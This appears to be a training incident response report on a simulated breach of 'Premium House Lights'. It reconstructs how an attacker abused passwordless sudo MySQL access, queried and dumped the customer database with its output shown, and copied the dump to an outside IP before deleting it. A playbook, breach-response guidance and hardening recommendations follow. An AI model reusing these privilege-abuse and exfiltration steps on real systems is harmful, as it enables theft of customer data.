The command "netstat -atunp" displays a list of TCP and UDP network connections, incoming and outgoing. It is used to check open ports and established connections.



The next command is sudo -l that lists the users with permission to run as root. It was found MySQL and MySQLdump, both with username root and no password, that probably means that those are the default settings. MySQL is a database management system responsible for storing and managing data, while MySQLdump is used for creating backups and exporting data from MySQL databases.

The command “sudo mysql -u root -p” was used to access the database MySQL defining the credentials making use of the fact that as root it doesn’t have to define password. Once inside of it, the attacker wanted to access the databases.

```
mysql> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| phl                |
| sys                |
+--------------------+
5 rows in set (0.00 sec)

mysql> use mysql;
use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+-------------------------------------------------------+
| Tables_in_mysql                                       |
+-------------------------------------------------------+
| columns_priv                                          |
| component                                             |
| db                                                    |
| default_roles                                         |
| engine_cost                                           |
| func                                                  |
| general_log                                           |
| global_grants                                         |
| gtid_executed                                         |
| help_category                                         |
| help_keyword                                          |
| help_relation                                         |
| help_topic                                            |
| innodb_index_stats                                    |
| innodb_table_stats                                    |
| password_history                                      |
| plugin                                                |
| procs_priv                                            |
| proxies_priv                                          |
| replication_asynchronous_connection_failover          |
| replication_asynchronous_connection_failover_managed  |
| replication_group_configuration_version               |
```

```
| time_zone_leap_second                                 |
| time_zone_name                                        |
| time_zone_transition                                  |
| time_zone_transition_type                             |
| user                                                  |
+-------------------------------------------------------+
37 rows in set (0.00 sec)

mysql> SELECT * FROM user;
SELECT * FROM user;
+-----------+------------------+-------------+-------------+-------------+-------------+-------------+-----------+-------------+---------------+--------------+-
----------+------------+-----------------+------------+------------+--------------+------------+-----------------------+------------------+--------------+-----
-----------+------------------+------------------+----------------+---------------------+--------------------+------------------+------------+--------------+---
--------------------+----------+------------------------+--------------------+----------------------+-----------------------+------------------+---------------
-+-------------------+----------------------+------------------------------------------------------------------------------+------------------+---------------
---+-------------------+----------------------+-----------------------------------+--------------------------------+------------------------------+---------
---------+
| Host      | User             | Select_priv | Insert_priv | Update_priv | Delete_priv | Create_priv | Drop_priv | Reload_priv | Shutdown_priv | Process_priv |
File_priv | Grant_priv | References_priv | Index_priv | Alter_priv | Show_db_priv | Super_priv | Create_tmp_table_priv | Lock_tables_priv | Execute_priv | Repl_
slave_priv | Repl_client_priv | Create_view_priv | Show_view_priv | Create_routine_priv | Alter_routine_priv | Create_user_priv | Event_priv | Trigger_priv | Cr
eate_tablespace_priv | ssl_type | ssl_cipher             | x509_issuer            | x509_subject            | max_questions | max_updates | max_connections
| max_user_connections | plugin                | authentication_string                                                          | password_expired | password_last_chang
ed | password_lifetime | account_locked | Create_role_priv | Drop_role_priv | Password_reuse_history | Password_reuse_time | Password_require_current | User_att
ributes |
+-----------+------------------+-------------+-------------+-------------+-------------+-------------+-----------+-------------+---------------+--------------+-
----------+------------+-----------------+------------+------------+--------------+------------+-----------------------+------------------+--------------+-----
-----------+------------------+------------------+----------------+---------------------+--------------------+------------------+------------+--------------+---
--------------------+----------+------------------------+--------------------+----------------------+-----------------------+------------------+---------------
-+-------------------+----------------------+------------------------------------------------------------------------------+------------------+---------------
---+-------------------+----------------------+-----------------------------------+--------------------------------+------------------------------+---------
---------+
| localhost | debian-sys-maint | Y           | Y           | Y           | Y           | Y           | Y         | Y           | Y             | Y            |
Y         | Y          | Y               | Y          | Y          | Y            | Y          | Y                     | Y                | Y            | Y
| Y                | Y                | Y              | Y                   | Y                  | Y                | Y          | Y            | Y
|          | 0x                     | 0x                    | 0x                      |             0 |           0 |               0 |
0 | caching_sha2_password | $A$005$p7mj.fw.?./\lb.2iu0BGNIYggbef9vCLniblzYSIHLVJJ5ZQPeJtfRQDdtXVA7 | N                | 2022-02-17 22:17:33 |               NUL
L | N              | Y                | Y              |                   NULL |                NULL | NULL                     | NULL          |
| localhost | mysql.infoschema | Y           | N           | N           | N           | N           | N         | N           | N             | N            |
N         | N          | N               | N          | N          | N            | N          | N                     | N                | N            | N
| N                | N                | N              | N                   | N                  | N                | N          | N            | N
|          | 0x                     | 0x                    | 0x                      |             0 |           0 |               0 |
0 | caching_sha2_password | $A$005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBRBEUSED | N                | 2022-02-17 22:17:33 |               NUL
L | Y              | N                | N              |                   NULL |                NULL | NULL                     | NULL          |
| localhost | mysql.session    | N           | N           | N           | N           | N           | N         | N           | Y             | N            |
N         | N          | N               | N          | N          | N            | Y          | N                     | N                | N            | N
| N                | N                | N              | N                   | N                  | N                | N          | N            | N
|          | 0x                     | 0x                    | 0x                      |             0 |           0 |               0 |
0 | caching_sha2_password | $A$005$THISISACOMBINATIONOFINVALIDSALTANDPASSWORDTHATMUSTNEVERBRBEUSED | N                | 2022-02-17 22:17:33 |               NUL
```

Inside the mysql database, the attacker selected the user table to check if it had data in it, however it didn't seem to be the goal once there was another attempt to access another database, as shown in the picture below:

```
mysql> use phl;
use phl;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
show tables;
+---------------+
| Tables_in_phl |
+---------------+
| customers     |
+---------------+
1 row in set (0.00 sec)

mysql> SELECT * FROM customers;
SELECT * FROM customers;
+----------------+------------------------------------+-------------+-------------------+--------------------+------------------------+-----------------------
+-----------------------+--------------------+-------------+------------+------------+---------------+
| customerNumber | customerName                       | customerId | contactLastName | contactFirstName | phone                | addressLine1
| addressLine2          | city               | state         | postalCode | country    | amount_spent |
+----------------+------------------------------------+-------------+-------------------+--------------------+------------------------+-----------------------
+-----------------------+--------------------+-------------+------------+------------+---------------+
|            103 | Atelier graphique                  | 1370        | Schmitt          | Carine           | 40.32.2555           | 54, rue Royale
| NULL                  | Nantes             | NULL          | 44000      | France     | 21000.00     |
|            112 | Signal Gift Stores                 | 1166        | King             | Jean             | 7025551838           | 8489 Strong St.
| NULL                  | Las Vegas          | NV            | 83030      | USA        | 71800.00     |
|            114 | Australian Collectors, Co.         | 1611        | Ferguson         | Peter            | 03 9520 4555         | 636 St Kilda Road
| Level 3               | Melbourne          | Victoria      | 3004       | Australia  | 117300.00    |
|            119 | La Rochelle Gifts                  | 1370        | Labrune          | Janine           | 40.67.8555           | 67, rue des Cinquante Otages
| NULL                  | Nantes             | NULL          | 44000      | France     | 118200.00    |
|            121 | Baane Mini Imports                 | 1504        | Bergulfsen       | Jonas            | 07-98 9555           | Erling Skakkes gate 78
| NULL                  | Stavern            | NULL          | 4110       | Norway     | 81700.00     |
|            124 | Mini Gifts Distributors Ltd.       | 1165        | Nelson           | Susan            | 4155551450           | 5677 Strong St.
| NULL                  | San Rafael         | CA            | 97562      | USA        | 210500.00    |
|            125 | Havel & Zbyszek Co                 | NULL        | Piestrzeniewicz  | Zbyszek          | (26) 642-7555        | ul. Filtrowa 68
| NULL                  | Warszawa           | NULL          | 01-012     | Poland     | 0.00         |
|            128 | Blauer See Auto, Co.               | 1504        | Keitel           | Roland           | +49 69 66 90 2555    | Lyonerstr. 34
| NULL                  | Frankfurt          | NULL          | 60528      | Germany    | 59700.00     |
|            129 | Mini Wheels Co.                    | 1165        | Murphy           | Julie            | 6505555787           | 5557 North Pendale Street
| NULL                  | San Francisco      | CA            | 94217      | USA        | 64600.00     |
|            131 | Land of Toys Inc.                  | 1323        | Lee              | Kwai             | 2125557818           | 897 Long Airport Avenue
| NULL                  | NYC                | NY            | 10022      | USA        | 114900.00    |
|            141 | Euro+ Shopping Channel             | 1370        | Freyre           | Diego            | (91) 555 94 44       | C/ Moralzarzal, 86
| NULL                  | Madrid             | NULL          | 28034      | Spain      | 227600.00    |
|            144 | Volvo Model Replicas, Co           | 1504        | Berglund         | Christina        | 0921-12 3555         | Berguvsv..gen  8
| NULL                  | Lule..              | NULL          | S-958 22   | Sweden     | 53100.00     |
```

Inside the phl database, the attacker accessed the customers table which contains confidential information of all customers of Premium House Lights.

```
mysql> exit;
exit;
Bye
phl@database:~$ sudo mysqldump -u root -p phl > phl.db
sudo mysqldump -u root -p phl > phl.db
Enter password:

phl@database:~$ file phl.db
file phl.db
phl.db: UTF-8 Unicode text, with very long lines
phl@database:~$ head -50 phl.db
head -50 phl.db
-- MySQL dump 10.13  Distrib 8.0.28, for Linux (x86_64)
--
-- Host: localhost    Database: phl
-- ------------------------------------------------------
-- Server version    8.0.28-0ubuntu0.20.04.3

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!50503 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `customers`
--

DROP TABLE IF EXISTS `customers`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!50503 SET character_set_client = utf8mb4 */;
CREATE TABLE `customers` (
  `customerNumber` int NOT NULL,
```

The command next “sudo mysqldump -u root -p phl > phl.db” is meant to use mysqldump to copy the phl database into the file “phl.db”. The command “head -50 phl.db” is used to list the first fifty lines in the database to verify the integrity of it.

Next, it is possible to notice a command to secure a copy of the file into the location “fierce@178.62.228.28” as username and “fierce123” as password. Rm was used to remove the file from the system to hide the attackers actions.

Incident Response

One of the first recommendations for situations like that is to create a Playbook. Following is a model that can be applied to Premium House Lights.

Playbook:

This playbook has the intention to prepare a proper and in-time response to a Brute Force attack to Premium House Lights Company. This playbook was created by Raquel as consultant for a managed Security service provider to assist Premium House Lights in how to respond to a cyber attack.

According to OWASP, “A brute force attack can manifest itself in many different ways, but primarily consists in an attacker configuring predetermined values, making requests to a server using those values, and then analyzing the response. For the sake of efficiency, an attacker may use a dictionary attack (with or without mutations) or a traditional brute-force attack (with given classes of characters e.g.: alphanumeric, special, case (in)sensitive)”.

This type of attack can lead to many problems for individuals and corporations. According to Crowdstrike, this kind of attack is present since passwords are, they can be very popular and efficient.

The Cybersecurity and Infrastructure Security Agency in the USA created this template, this is an idea of workflow to follow in cases of cyber attacks:





Figure 1: Incident Response Process

Another workflow, now proposed by Windows, is be found below:


Incident trigger
Are you federated?
Yes
Check ADFS for an increase in failed passwod attempts and/or extranet lockouts
Note
* Must locate successful password attempts even if the "complete" login was unsuccessful. For example, password was correct but MFA challenge failed.
** Potential business impact
No
Check Azure AD sign-in for failed password attempts, extranet lockout, authentication protocol and identity protection for password spray alert
Collect any successful sign-ins, IP addresses and authentication protocols used during the attack time
Is password spray attack confimed?
No
Is the IP address a known address or another explanation for the alert?
Yes
Troubleshoot as per operational process
Yes
No
Collect any successful sign-ins during this time and attacker IP addresses*
Mitigation
Is the compromised password or account identified?
Yes
Change user's password and mark as compromised in identity protection
Has the attacker successfully accessed data?
Follow procedure for data loss
Block IP address of attack on Firewall, Azure AD and ADFS
Is legacy authentication blocked?
No
Block legacy authentication **
Yes
Is MFA enabled?
No
Enable MFA
Yes
IP policies enabled?
No
Enable IP policies and risk-based CA
Yes
Is extranet lockout enabled?
No
Enable extranet lockout. Threshold must be less than on-prem
Enable longer term protections

Prevention:

- ❖ Implement proactive threat hunting
- ❖ Use of Multifactor Authentication
- ❖ Policies that reject weak passwords

Incident Response Plan:

- ❖ Cat : Consultant of Security Service
  Daytime phone number: 902 88-1234
  After-hours and weekends contact: 902 77-4321
  Email: cat@soc.cat

- ❖ Miss Misha F. : Shift and procedure manager
  Available 9AM-5PM
  Telephone number: 902 66-9999
  Email: mesha@box.cat

- ❖ Miss Minka F. : Shift and procedure assistant
  Available after-hours and weekends
  Telephone number: 902 99-9999
  Email: minka@box.cat

- ❖ Mr. Percy F. : CEO
  Must be contacted in case of escalation or urgent, or unresolved after 48 hours.
  Email: percy@box.cat

Brute Force Attack Analyze:

- ❖ Identify and report potentially compromised data and the impact of such a compromise.
- ❖ Incident assessment.
- ❖ Develop a remediation plan based upon the scope and details of the cyber incident.

Mitigation:

- ❖ Verify all infected assets are in the process of being recalled and quarantined.
- ❖ Determine patch levels.
- ❖ Block access to any identified Remote Access Tools to prevent communication with command and control servers, websites and exploited applications.
- ❖ Report the incident to all involved in the IRP.

Trigger Items to affect the flow:

- ❖ Timing
- ❖ Lack of communication
- ❖ Lack of tools to handle a brute force attack

Remediation for the Data Breach incident:

The document "Data Breach Response: A Guide for Business" created by the United States (https://www.ftc.gov/business-guidance/resources/data-breach-response-guide-business) provides guidance on how to respond to a data breach incident.

- Secure Your Operations:
  - Act quickly to secure your systems and fix vulnerabilities that may have caused the breach.
  - Lock and change access codes for physical areas related to the breach.

    - Assemble a breach response team with experts from various fields.
- Identify the Breach:
    - Hire data forensics experts to determine the source and scope of the breach.
    - Consult with legal counsel to understand applicable privacy and data security laws.
    - Take affected equipment offline, update credentials, and closely monitor entry and exit points.
- Remove Improperly Posted Information:
    - If personal information was improperly posted on your website, remove it.
    - Check for cached information on search engines and request removal.
    - Search for your data on other websites and request its removal.
- Fix Vulnerabilities:
    - Assess your service providers' access to personal information and verify their security measures.
    - Review your network segmentation and make changes if necessary.
    - Work with forensics experts to analyze the breach and take remedial measures.
- Have a Communication Plan:
    - Create a comprehensive communication plan for various stakeholders.
    - Be transparent and provide clear, plain-language answers to anticipated questions.
    - Place important information on your website to keep customers informed.
- Notify Appropriate Parties:
    - Understand legal requirements for notifying individuals and authorities.
    - Notify law enforcement, affected businesses, and affected individuals promptly.

    - Comply with specific rules if the breach involves electronic health records or sensitive information.
- Describe Future Contact:
    - Explain how you'll contact consumers in the future to prevent phishing scams.
    - Inform consumers about where to find updates and the latest information, such as on your website.

There are other suggestions but I believe those are the most important ones. Also, the same source even provides a model of the letter of notification. It is possible to find this information in the appendix.

Post-Incident Recommendations

- **Network security:**

According to Cisco, “Network security is any activity designed to protect the usability and integrity of your network and data.

- It includes both hardware and software technologies
- It targets a variety of threats
- It stops them from entering or spreading on your network
- Effective network security manages access to the network”

The company’s goal at this point is to be able to communicate and deliver to the customer everything in a safe way and it can be done by combining several layers to defenses implementing policies and controls to ensure that the right people have access to the right content and the bad actors are blocked.

- **Data security:**

The government of Virginia describes this term as “those practices, technologies and/or services used to ensure that security safeguards are applied appropriately to data which is provided, processed, exchanged and/or stored by the State”.

Data Security is important to sustain the integrity, availability and confidentiality of this data.

NIST suggests that” Data security is the process of maintaining the confidentiality, integrity, and availability of an organization’s data in a manner consistent with the organization’s risk strategy”. Also the same source claims that “An organization’s data is one of its most valuable assets and reacting to a data breach requires quick and diligent action”.

So it is recommended to make sure data is secure and it will be covered more about it in the strategic implementation.

- **Endpoint security:**

Endpoint is considered devices that can connect to a network outside its firewall, for example, laptops, tablets, mobile devices, IoT, switches, etc. according to Crowdstrike, “An endpoint security strategy is essential because every remote endpoint can be the entry point for an attack, and the number of endpoints is only increasing with the rapid pandemic-related shift to remote work”.

- **IAM:**

IAM stands for Identity and Access Management and according to Core Security, “ensures greater control of user access. By identifying, authenticating, and authorizing users, while prohibiting unauthorized ones, IAM security improves the efficiency and effectiveness of access management throughout the business”.

Imperva suggests that “security staff must document known threats to sensitive systems, and maintain plans for responding, containing, mitigating and recovering from security incidents”.

- **Cloud security:**

According to Microsoft, it is possible to protect cloud “in two ways that illustrate useful applications of this concept:

    - Zero trust is a common industry term for a strategic approach to security that assumes a corporate or intranet network is hostile (worthy of *zero trust*) and designs security accordingly.
    - Trust but verify is an expression that captures the essence of two different organizations working together

toward a common goal despite having some other potentially divergent interests. This concisely captures many of the nuances of the early stages of partnering with a commercial cloud provider for organizations”.

- **Incident response:**

According to OWASP, Incident response is “responsible for restoring services, mitigating weaknesses, reducing risks and minimizing losses”. Every company should have an incident response, especially an e-commerce company.

It is recommended to create a Playbook as cited before for future references because it helps to accelerate the response.

- **Password:**

It is recommended to educate the employees about the policies of strong passwords, found in the material suggested in the appendix.

MITRE Framework suggests:

- “Set account lockout policies after a certain number of failed login attempts to prevent passwords from being guessed. Too strict a policy may create a denial of service condition and render environments un-usable, with all accounts used in the brute force being locked-out. Use conditional access policies to block logins from non-compliant devices or from outside defined organization IP ranges

- Use multi-factor authentication. Where possible, also enable multi-factor authentication on externally facing services
- Refer to NIST guidelines when creating password policies
- Proactively reset accounts that are known to be part of breached credentials either immediately, or after detecting bruteforce attempts".

- **Physical security:**

According to the Security Architecture for the government of Virginia, "Security Awareness refers to those practices, technologies and/or services used to promote User awareness, User training and User responsibility with regards to security risks, vulnerabilities, methods, and procedures related to information technology resources".

Another suggestion made by Imperva to how to better secure out network and prevent data breaches is:

- "Database firewall—blocks SQL injection and other threats, while evaluating for known vulnerabilities.
- User rights management—monitors data access and activities of privileged users to identify excessive, inappropriate, and unused privileges.
- Data masking and encryption—obfuscates sensitive data so it would be useless to the bad actor, even if somehow extracted.
- Data loss prevention (DLP)—inspects data in motion, at rest on servers, in cloud storage, or on endpoint devices.
- User behavior analytics—establishes baselines of data access behavior, uses machine learning to detect and alert on abnormal and potentially risky activity.
- Data discovery and classification—reveals the location, volume, and context of data on premises and in the cloud.

- Database activity monitoring—monitors relational databases, data warehouses, big data and mainframes to generate real-time alerts on policy violations.
- Alert prioritization—Imperva uses AI and machine learning technology to look across the stream of security events and prioritize the ones that matter most".

Conclusion

This Incident Response Report should serve as a living, dynamic document that guides the company in the mission to maintain a strong and resilient security posture. By adopting the recommendations presented here and adhering to security best practices, it will be taking significant steps toward a safer and more secure future. In light of the severity of the data breach and its potential impact on the company's reputation and customers, the aforementioned recommendations should be executed with a sense of urgency. Premium House Lights Company must fortify its security posture and commit to safeguarding customer data to prevent future breaches. The organization's dedication to these security enhancements will not only protect its customers but also reinforce its reputation as a trusted and responsible business entity.

Appendix

Model Letter:
https://www.ftc.gov/business-guidance/resources/data-breach-response-guide-business

Nist special publication for password:
https://pages.nist.gov/800-63-3/sp800-63b.html

References:

Cybersecurity framework. NIST. (2023, October 17). https://www.nist.gov/cyberframework

Security Architecture Report - Virginia. (n.d.). https://vita2.virginia.gov/uploadedFiles/Oversight/EA/SecurityArchitectureReport.pdf

Data security. NCCoE. (n.d.). https://www.nccoe.nist.gov/data-security#:~:text=Data%20security%20is%20the%20process,and%20response%20plan%20in%20place.

Cisco. (2023, March 24). *What is network security?*. Cisco. https://www.cisco.com/c/en_ca/products/security/what-is-network-security.html

Common weakness enumeration. CWE. (n.d.). https://cwe.mitre.org/data/definitions/284.html

Kirner, P. (2019, March 28). *Council post: An Attacker's paradise: How to mitigate risk in a flat network*. Forbes. https://www.forbes.com/sites/forbestechcouncil/2019/03/28/an-attackers-paradise-how-to-mitigate-risk-in-a-flat-network/?sh=684f0ed41429

Intrusion detection. Intrusion Detection | OWASP Foundation. (n.d.). https://owasp.org/www-community/controls/Intrusion_Detection#:~:text=Lack%20of%20intrusion%20detection%20allows,to%20identify%20some%20attack%20traffic.

12 cloud security issues: Risks, Threats & Challenges. crowdstrike.com. (2023, June 7). https://www.crowdstrike.com/cybersecurity-101/cloud-security/cloud-security-risks-threats-challenges/

MarkSimos. (n.d.). *Define a security strategy - cloud adoption framework*. Cloud Adoption Framework | Microsoft Learn. https://learn.microsoft.com/en-us/azure/cloud-adoption-framework/strategy/define-security-strategy

What is IAM security?. What Is IAM Security? | Core Security. (n.d.). https://www.coresecurity.com/blog/what-iam-security

Federal government cybersecurity incident and vulnerability ... - cisa. (n.d.-a).

https://www.cisa.gov/sites/default/files/publications/Federal_Government_Cybersecurity_Incident_and_Vulnerability_Response_Playbooks_508C.pdf

Brute Force. Brute Force, Technique T1110 - Enterprise | MITRE ATT&CK®. (n.d.). https://attack.mitre.org/techniques/T1110/

Dansimp. (n.d.). *Password spray investigation*. Microsoft Learn. https://learn.microsoft.com/en-us/security/operations/incident-response-playbook-password-spray

URL decode and encode - online. URL Decode. (n.d.). https://www.urldecoder.org/

What is a reverse shell: Examples & Prevention Techniques: Imperva. Learning Center. (n.d.). https://www.imperva.com/learn/application-security/reverse-shell/

Boosta. (n.d.). *How to control sitechecker's web crawler?* Sitechecker. https://help.sitechecker.pro/article/91-how-to-control-sitechecker-robot

Curl. curl. (n.d.). https://curl.se/

Why is HTTP not secure? | HTTP vs. HTTPS | cloudflare. (n.d.-d).

https://www.cloudflare.com/learning/ssl/why-is-http-not-secure/

Google. (n.d.). Google. https://developers.google.com/search/docs/crawling-indexing/http-network-errors

Ritchie, J. N. & A., & Jayanti, S. F.-T. and A. (2023, August 10). *Data breach response: A guide for business*. Federal Trade Commission. https://www.ftc.gov/business-guidance/resources/data-breach-response-guide-business